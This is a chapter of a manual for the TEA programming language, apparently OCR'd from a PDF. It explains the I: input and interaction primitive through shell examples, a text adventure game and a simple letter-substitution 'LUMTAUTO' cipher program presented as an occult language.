


Figure 14.5: BOOBS N TRAPS game end screen

Chapter 15

I: INTERACT

NAME	`INTERACT`
Purpose	1. Explicitly set the Active Input (AI) 2. Conditionally set AI (set AI if it currently is empty or unset) 3. Prompt for User Input at run-time 4. Set the Prompt Message ahead of Next Prompt 5. Force AI to assume a specific value. 6. Reset the AI

Table 15.1: General Objectives of TEA Primitive **I:**

15.1 SEMANTICS of I:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
i:	Using the current AI as the prompt, prompt for and set whatever is the user-provided input—at runtime, as AI
i:VALUE	Only if AI is currently empty or unset, then set it to VALUE
i!:	Unconditionally set the AI to the EMPTY STRING
i!:VALUE	Unconditionally set the AI to the provided VALUE
	EXPERIMENTAL: preferable for both CLI-TEA & WEB-TEA [for now]
I*..	`The following signatures and semantics are meant to allow for the construction of more sophisticated GUIs than would be possible with just I undecorated by the *-qualifier`
i*:	Using the current AI as the visual prompt (to be rendered in a separate PLAIN TEXT/HTML rendering window with the input prompt displayed at the bottom), prompt for input from the user at runtime. Input returned set as the AI
i*:PROMPT	Without PROMPT, same as i*:, otherwise using the literal text PROMPT to render a visual prompt for user input, which value once provided is set as AI.
i*!:	Same as i*:
i*!:vPROMPT	Same as i*:PROMPT, but with the prompt message sourced from the vault with name vPROMPT.

Table 15.2: The Semantics of I:

15.2 NOTES about I:

It is important to note that under standard TEA environments, it is possible for a TEA program to be invoked with a user or externally provided Active Input. In those cases, if the canonical form of i: instruction is used, with or without value, it doesn't make any changes to AI unless the command is used at a moment in the program where AI is essentially either empty or unset.
For example, using the standard TTTT TEA operating environment on the command line[9], the following program if invoked thus

I: EXAMPLE 1: Testing conditional setting of AI

```
tttt -i "ABC" -c "i:{XYZ} | q:XYZ | x!":-OK
```

Shall return "ABC-OK" instead of "XYZ". Otherwise

I: EXAMPLE 2: Testing unconditional setting of AI

```
tttt -i "ABC" -c "i!"":{XYZ} | q:XYZ | x!"":-OK"
```

Which, despite the queer command line invocation syntax—this example was adapted from a test via the Linux/GNU Bash Shell[25]. The essential TEA program itself is actually:

I: EXAMPLE 3

```
i!:{XYZ} | q:XYZ | x!:-OK
```

So, that, or even

I: EXAMPLE 4: Testing unconditional setting of AI

```
bash -H -c `set +H; tttt -i TEST -c "i!:{XYZ} | q:XYZ | x!:-
   OK"'
```

Should return "XYZ" because of the forced setting of the AI using **i!:**. Because of its power to set AI unconditionally, **I:** is among the most important primitive instructions in TEA.
Also, and importantly so, the unparameterized form of the Input command is the only way in TEA, to prompt for and store runtime user-input. This also becomes the only way in TEA, to display arbitrary values/strings, to the user, at runtime, before the program terminates using the idiom:

I: EXAMPLE 4

```
i:{PROMPT }|i: or i!:{PROMPT }|i:
```

Thus for example, to write the **Minimum Basic Output Program** (LOCMBOP)[21] in TEA, one just writes:

I: EXAMPLE 5: Minimum Basic Output Program (LOCMBOP): Basic Hello World

```
i:Hello World
```

Which just prints "Hello World" and returns. This basic program demonstrates the simplest way to write a TEA program that just displays a value and does nothing else.
However, in cases where one needs to display some value that depends on user-provided input, especially at runtime; for example, a modified version of the above Hello World program, that instead greets the user with their provided

name, would be attained using the user-prompting version of the I-command thus:

I: EXAMPLE 6: Interactive Hello World

```
i:{What is your name please? }|i:|x:{Hello }
```

Shall display the prompt "What is your name please?", block and wait for user-input, and assuming user enters "Joseph", shall then print the greeting "Hello Joseph" as shown in screenshot below

I: EXAMPLE 7: Testing Interactive TEA program

```
EXPERIMENTS|< 13:20:05 $>* tttt -c "i:{What is your name
   please? }|i:|x:{Hello }"
What is your name please? Joseph
Hello Joseph
EXPERIMENTS|< 13:20:29 $>*
```

For TEA, then, the **Minimum Basic Input Program** (LOCMBIP)[21] becomes the following program:

I: EXAMPLE 8: Minimum Basic Input Program (LOCMBIP): Name Prompt Program

```
i:{What is your name please? }|i:
```

Such as we see in the screenshot below:

I: EXAMPLE 9: Testing Name Prompt TEA program

```
EXPERIMENTS|< 13:27:52 $>* tttt -c "i:{What is your name
   please? }|i:"
What is your name please? John Doe
John Doe
EXPERIMENTS|< 13:28:05 $>*
```

Finally, note that I: is not only the ONLY way to block a program and prompt for input from the user, but is also the only means to make a TEA process pause, while it optionally displays some [useful] message (whatever is current AI). It makes TEA programs INTERACTIVE. A great example of I: in action is the **ZHA**[22] q-AGI personal assistant that ships with standard TEA (tttt)

package on Linux/Unix.

15.2.1 The I*.. Interact Command EXTENSIONS

Concerning using the GUI-friendly **I*..** TEA commands. Note that, for all practical purposes, apart from the fact that **I*:** and **I*!:** both present an input prompt window (in WEB TEA particularly, otherwise a normal CLI prompt) without any prompt message (if invoked when also AI is empty or unset) — which defers from **I:** and **I!:** behavior — otherwise, all **I*..** commands work the same for TEA anywhere; essentially, they render a GUI window prompting the user for some input, which is then set as the AI/IO.
That said, note that, for WEB TEA, using this feature doesn't require configuring anything more than happens during the installation of TEA. Otherwise, for command-line TEA, especially where the installation didn't occur via the standard installation scripts or method, one might want to ensure they have installed the extra external requirement to make the GUI/window feature work well as expected. Details follow in the next note...

CONCERNING TK and the Python Dependence for these TEA features:

What is Tkinter?

Tkinter is short for *Tk interface*, and it serves as Python's standard interface to the **Tk GUI toolkit**, which originates from the **Tcl/Tk** system.

- **Tk** — A cross-platform GUI toolkit originally developed for the Tcl scripting language.
- **Tcl** — Stands for *Tool Command Language*, used for scripting and rapid prototyping.
- **Tkinter** — Python's built-in wrapper around Tk, enabling the creation of graphical user interfaces (GUIs) without external dependencies.

Thus, in full spirit:

Tkinter = Python's interface to the Tk GUI toolkit from Tcl/Tk

Tkinter is included in the standard Python distribution and allows developers to build windows, dialogs, buttons, and other GUI elements with minimal setup.

To be able to run these commands on the default/bare standard installation of TEA on any native operating system, ensure to also install the one requirement the TEA interpreter requires: the **TK** interface, which, for the Python base for CLI TEA is installable via command: `sudo apt-get install python3-tk` (*NIXes).

That said, this is a very useful and important feature in TEA programming, and examples might help shed more light about how powerful and special it is to wield anywhere TEA can be used.

15.3 EXAMPLE APPLICATIONS of I:

The first example we shall consider, directly builds upon the example of a GAME that we saw in the last section for **H:** — refer to **Section 14.3.1**.

15.3.1 EXAMPLE 1: GRAPHICAL GAME PROGRAMMING: [pure-GUI] TEXT ADVENTURE GAME: BOOBS 'N' TRAPS[10]




Figure 15.1: BOOBS N TRAPS game running in enhanced I*.. mode

The only major difference between this version and the one depicted in **Section 14.3.1** — **Figure 14.2**, is that this version replaces all instances where we display a user-input prompt using the idiom `i:PROMPT_MESSAGE | i:` with `i:PROMPT_MESSAGE | i*:`. Otherwise, as might be seen by running the modified version at:

`https://tea.nuchwezi.com/?i=.&fc=https://raw.githubusercontent.com/mcnemesis/cli_tttt/refs/heads/master/sample_TEA_programs/games/native_boobs_n_traps`

All the other features of the game work as before, and the same for WEB and CLI TEA. However, this later version is preferable, because it replaces the [somewhat ugly] command-line user-experience in the original implementation with one exactly similar to what one experiences on the WEB.
For a demonstration of this later improvement, compare the original game [not using I*.. commands] as shown in **Figure 15.2** Vs the enhanced one as shown in **Figure 15.1**.




Figure 15.2: BOOBS N TRAPS game running in original mode

And for completeness's sake, compare this against the game as it runs on WEB TEA (same for original code version and this enhanced one), as shown in **Figure 15.3**.




Figure 15.3: BOOBS N TRAPS game running on WEB

15.3.2 EXAMPLE 2: COMPUTATIONAL MYSTICISM: The LUMTAUTO Occult Language Message Encoder

This next use-case and non-trivial TEA program example is introduced properly in a recent modern grimoire[26] on applying the TEA language in modern Magick, Occult Sciences and Computational Mysticism — **NOVUS MODERNUS GRIMOIRE LUMTAUTO MAGIA** is a 2025 manuscript distilling wisdom from across all ages, into a single authoritative work on magical languages and their applications[26].

5 Languages are being introduced in that book, including; **lumtauto** (see **Section 2.6.2** of [26]), `grand myrrh` (**Section 3**[26]), `ozin` (**Section 4**[26]), `crypt of medina` (**Section 5**[26]), and `miti` (**Section 6**[26]) — each of them, a unique, and multi-purpose system of performing certain operations using the ordinary Latin Alphabet, but also its mappings to various forms of expressions such as sacred or magical mantras and aural utterances, but also visual expressions such as glyphs encoding verbal and abstract knowledge or information, but also pictograms such as sigils[26] that encode information that might not be readily accessible to the conscious mind, but otherwise processeable by the subconscious mind.

From the perspective of programming using TEA, the most exciting thing about

all kinds of magical systems, problems and solutions presented in that book, is that, one can readily apply their knowledge of TEA programming — especially the ability to call up and use a certain TEA primitive instruction based on otherwise usually complex tasks and non-trivial sequence-processing, sequence-generation or sequence analysis fundamental tasks. That one can swiftly learn and apply modern Chaos Magick once they know and can use the TEA computer programming language, is a true bonus for investment in this language and its applications. In [26], TEA program examples are presented, introduced and links to live instances of TEA programs that one can also edit and run with their own custom payloads, sequences and perhaps evolve for other tasks, are offered too.

However, we shall only focus on just one example of applying one of the languages the grimoire introduces; **LUMTAUTO**.

A Formal Definition of LUMTAUTO

Transformer 5 (The **Magical Language** `Lumtauto`)**.** *If* Θ^n *is a sequence of* $n > 0$ *symbols (the original message) spanning the* ***Latin Alphabet*** *or the symbol set* ψ_{az}*, such that:*

$$\psi_{az} = \langle a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z \rangle : \mathit{ш}(\psi_{az}) = 26 \\ \wedge \quad \Theta^n : \mathbb{N} \times \psi_{az} \quad (15.1)$$

then the following transformation:

Transformation 13. $\Theta^n \xrightarrow{O_{lauto(\cdot)}} \Theta^* = \Omega^n$;
$\mathit{ш}(\Theta^n) = \mathit{ш}(\Theta^*) = \mathit{ш}(\Omega^n) = n$
$\wedge \quad \forall \theta_{i \in [1,n]} \in \Theta^n \quad \exists \omega_{j \in [1,n]} \in \Omega^n \quad \wedge \quad \mathit{ш}(\theta_i \in \psi(\Theta^n)) = \mathit{ш}(\omega_i \in \psi(\Omega^n)) = 1$
$\wedge \quad \forall \alpha \in \Theta^n : \mathit{ш}(\alpha \in \Theta^n) = f_\alpha \implies \alpha \in \Omega^n : \mathit{ш}(\alpha \in \Omega^n) = f_\alpha$
$\wedge \quad \overset{>}{\Theta}{}^n = \overset{>}{\Omega}{}^n \vee \overset{>}{\Theta}{}^n \neq \overset{>}{\Omega}{}^n$
$\wedge \quad \tilde{A}(\Theta^n \to \Omega^n) > 1 \quad \square$

is guaranteed to always produce/generate a derivative message — Θ^* *that has the following properties:*

$$\forall\alpha \in \Theta^n \implies \beta \in \Omega^n \implies \begin{cases} a \to u, \\ \textit{what happened:} \\ a \in \Theta^n \textit{ became } u \in \Omega^n \\ \wedge \quad I(a,\Theta^n) = I(u,\Omega^n) = i \quad iff \quad \theta_{i=I(u,\Omega^n)} = a \\ b \to y, \\ \textit{what happened:} \\ b \in \Theta^n \textit{ became } y \in \Omega^n \\ \wedge \quad I(b,\Theta^n) = I(u,\Omega^n) = i \quad iff \quad \theta_{i=I(y,\Omega^n)} = b \\ c \to x, \\ d \to w, \\ e \to o, \\ f \to f, \\ g \to t, \\ h \to s, \\ i \to i, \\ j \to q, \\ k \to p, \\ l \to l, \\ m \to n, \\ n \to m, \\ o \to e, \\ p \to k, \\ q \to j, \\ r \to r, \\ s \to h, \\ t \to g, \\ u \to a, \\ v \to v, \\ w \to d, \\ x \to c, \\ y \to b, \\ z \to z \\ \textit{what happened:} \\ z \in \Theta^n \textit{ became } z \in \Omega^n \\ \wedge \quad I(z,\Theta^n) = I(z,\Omega^n) = i \quad iff \quad \theta_{i=I(z,\Omega^n)} = z \end{cases} \tag{15.2}$$

□

And so that, the resultant [transformed] message, $\Theta^* = \Omega^n$, despite being the same exact length as the original message, is not exactly equivalent to it, and is an instance of text in the language ***LUMTAUTO****.*

With that formal, but also computable definition of the transformer depicted in **Transformer 5**, note that we can for example take a message encoded using the **Extended Latin Alphabet**(ELA)[26], and by applying that transformer to it, produce another ELA message, but whose contents are provably different, though, computationally or semantically reversible back to the original message in ordinary English for example. Perhaps an illustration using a transformation applying **Transformer 5** will help make this clear:

Transformation 14.
$\langle L, A, N, G, u, a, g, E, 1, 0, 1\rangle \xrightarrow{O_{lauto}(\cdot)} \langle L, U, M, T, a, u, t, O, 1, 0, 1\rangle$

The LUMTAUTO Algorithm in TEA

And so that, to reproduce or apply the same transformer that enables the word "language" to be transformed into the different word "lumtauto", while leaving any characters or symbols not in the basic Latin Alphabet symbol set (ψ_{26}) untouched, the following basic higher-order transformer definition using mere TEA source code would suffice:

TEA Program: The LUMTAUTO Transformer

```
i:{language} # given some message
v:vMESSAGE #store the original message

#COMPLETE LANGuage -> LUMTauto TRANSFORM
#lumtauto-TRANSFORM [lower-case]
#start transforming via the lumtauto cipher
   algorithm
r!:a:_%_ #U
r!:b:_%%_ #Y
r!:c:_%%%_ #X
r!:d:_%%%%_ #W
r!:e:_%%%%%_ #O
r!:f:_%%%%%%_ #F
r!:g:_%%%%%%%_ #T
r!:h:_%%%%%%%%_ #S
r!:i:_%%%%%%%%%_ #I
r!:j:_%%%%%%%%%%_ #Q
r!:k:_%%%%%%%%%%%_ #P
r!:l:_%%%%%%%%%%%%_ #L
r!:m:_%%%%%%%%%%%%%_ #N
r!:n:m
r!:o:e
r!:p:k
r!:q:j
r!:r:r
r!:s:h
```

```
r!:t:g
r!:u:a
r!:v:v
r!:w:d
r!:x:c
r!:y:b
r!:z:z
#complete the transform
r!:_%_:u
r!:_%%_:y
r!:_%%%_:x
r!:_%%%%_:w
r!:_%%%%%_:o
r!:_%%%%%%_:f
r!:_%%%%%%%_:t
r!:_%%%%%%%%_:s
r!:_%%%%%%%%%_:i
r!:_%%%%%%%%%%_:q
r!:_%%%%%%%%%%%_:p
r!:_%%%%%%%%%%%%_:l
r!:_%%%%%%%%%%%%%_:n
#FINISHED: for lower-case

#j:lFINISHED

#COMPLETE LUMTAUTO TRANSFORM [for uppercase]
#LUMTAUTO-TRANSFORM [upper-case]
#start transforming via the LUMTAUTO cipher
   algorithm
r!:A:_%_ #U
r!:B:_%%_ #Y
r!:C:_%%%_ #X
r!:D:_%%%%_ #W
r!:E:_%%%%%_ #O
r!:F:_%%%%%%_ #F
r!:G:_%%%%%%%_ #T
r!:H:_%%%%%%%%_ #S
r!:I:_%%%%%%%%%_ #I
r!:J:_%%%%%%%%%%_ #Q
```

```
r!:K:_%%%%%%%%%%_ #P
r!:L:_%%%%%%%%%%%_ #L
r!:M:_%%%%%%%%%%%%_ #N
r!:N:M
r!:O:E
r!:P:K
r!:Q:J
r!:R:R
r!:S:H
r!:T:G
r!:U:A
r!:V:V
r!:W:D
r!:X:C
r!:Y:B
r!:Z:Z
#complete the transform
r!:_%_:U
r!:_%%_:Y
r!:_%%%_:X
r!:_%%%%_:W
r!:_%%%%%_:O
r!:_%%%%%%_:F
r!:_%%%%%%%_:T
r!:_%%%%%%%%_:S
r!:_%%%%%%%%%_:I
r!:_%%%%%%%%%%_:Q
r!:_%%%%%%%%%%%_:P
r!:_%%%%%%%%%%%%_:L
r!:_%%%%%%%%%%%%%_:N
#FINISHED: for upper-case

#Complete Original Message NOW Transformed

#then store transformed message :)
v:vTRANSFORMED_MESSAGE #such as "lumtauto"
```

Figure 15.4: TEA Program: The LANGuage to LUMTauto transformer

Figure 15.4 is the **source-code** of the non-interactive TEA program implementing this algorithm, and which, when actually cleaned of comments and MINIFIED and rendered interactive, would be the program depicted in **Figure 15.5**. However, and in case one wishes to look at the code, modify or run **an interactive version** of it like on the Linux, Unix, Windows or MAC OS command-line or on the WEB, the most recent version should be what you might find or run directly and live via:

`https://tea.nuchwezi.com/?i=put+your+message+here&fc=https://gist.githubusercontent.com/mcnemesis/ae9d6226d49f5a8601a84241a08f07c8/raw/lumtauto_language_transformer.tea`

ALTERNATIVELY just use the short-link: `https://bit.ly/lumtauto`

CLEAN TEA Program: The LUMTAUTO Transformer

```
f!:^$:1DONTPROMPT|i!:{Enter Message to be Encoded:}|
   i*:|i:{language}|1:1DONTPROMPT|v:vMESSAGE|r!:a:_%_
   |r!:b:_%%_|r!:c:_%%%_|r!:d:_%%%%_|r!:e:_%%%%%_|
   r!:f:_%%%%%%_|r!:g:_%%%%%%%_|r!:h:_%%%%%%%%_|
   r!:i:_%%%%%%%%%_|r!:j:_%%%%%%%%%%_|r!:k:_
   %%%%%%%%%%%_|r!:l:_%%%%%%%%%%%%_|r!:m:_
   %%%%%%%%%%%%_|r!:n:m|r!:o:e|r!:p:k|r!:q:j|r!:r:r|
   r!:s:h|r!:t:g|r!:u:a|r!:v:v|r!:w:d|r!:x:c|r!:y:b|
   r!:z:z|r!:_%_:u|r!:_%%_:y|r!:_%%%_:x|r!:_%%%%_:w|
   r!:_%%%%%_:o|r!:_%%%%%%_:f|r!:_%%%%%%%_:t|r!:_
   %%%%%%%%_:s|r!:_%%%%%%%%%_:i|r!:_%%%%%%%%%%_:q|
   r!:_%%%%%%%%%%_:p|r!:_%%%%%%%%%%%_:l|r!:_
   %%%%%%%%%%%%_:n|r!:A:_%_|r!:B:_%%_|r!:C:_%%%_|
   r!:D:_%%%%_|r!:E:_%%%%%_|r!:F:_%%%%%%_|r!:G:_
   %%%%%%%_|r!:H:_%%%%%%%%_|r!:I:_%%%%%%%%%_|r!:J:_
   %%%%%%%%%%_|r!:K:_%%%%%%%%%%_|r!:L:_%%%%%%%%%%%_
   |r!:M:_%%%%%%%%%%%%_|r!:N:M|r!:O:E|r!:P:K|r!:Q:J|
   r!:R:R|r!:S:H|r!:T:G|r!:U:A|r!:V:V|r!:W:D|r!:X:C|
   r!:Y:B|r!:Z:Z|r!:_%_:U|r!:_%%_:Y|r!:_%%%_:X|r!:_
   %%%%_:W|r!:_%%%%%_:O|r!:_%%%%%%_:F|r!:_%%%%%%%_:T|
   r!:_%%%%%%%%_:S|r!:_%%%%%%%%%_:I|r!:_%%%%%%%%%%_:Q
   |r!:_%%%%%%%%%%_:P|r!:_%%%%%%%%%%%_:L|r!:_
   %%%%%%%%%%%%_:N|1:1FINISHED|
```

```
   v:vTRANSFORMED_MESSAGE|i!:{In LUMTAUTO
}|x*!: vMESSAGE|x!: {
-- becomes --
}|x*!: vTRANSFORMED_MESSAGE|i*:|
   y:vTRANSFORMED_MESSAGE
```

Figure 15.5: MINIFIED TEA Program: The basic LUMTAUTO transformer program source-code

For our present concerns exploring how the TEA primitive command-space **I:** can be applied, note that, the Lumtauto implementation depicted in **Figure 15.5** is interactive, and that, for any input the user explicitly specifies, computes and then visually displays to them both the original/input sequence, and the new/transformed sequence or message, next to each other perhaps for comparison or export or input into other more complex processing and transformations such as the generation of long, utterable mantras based on plain text messages, their computed lumtauto projections, their PMSS sources and then resulting myrrh projections or auto-spell formulations, etc — details in **grimoire lumtauto**[26].

Chapter 16

J: JUMP

NAME	`JUMP`
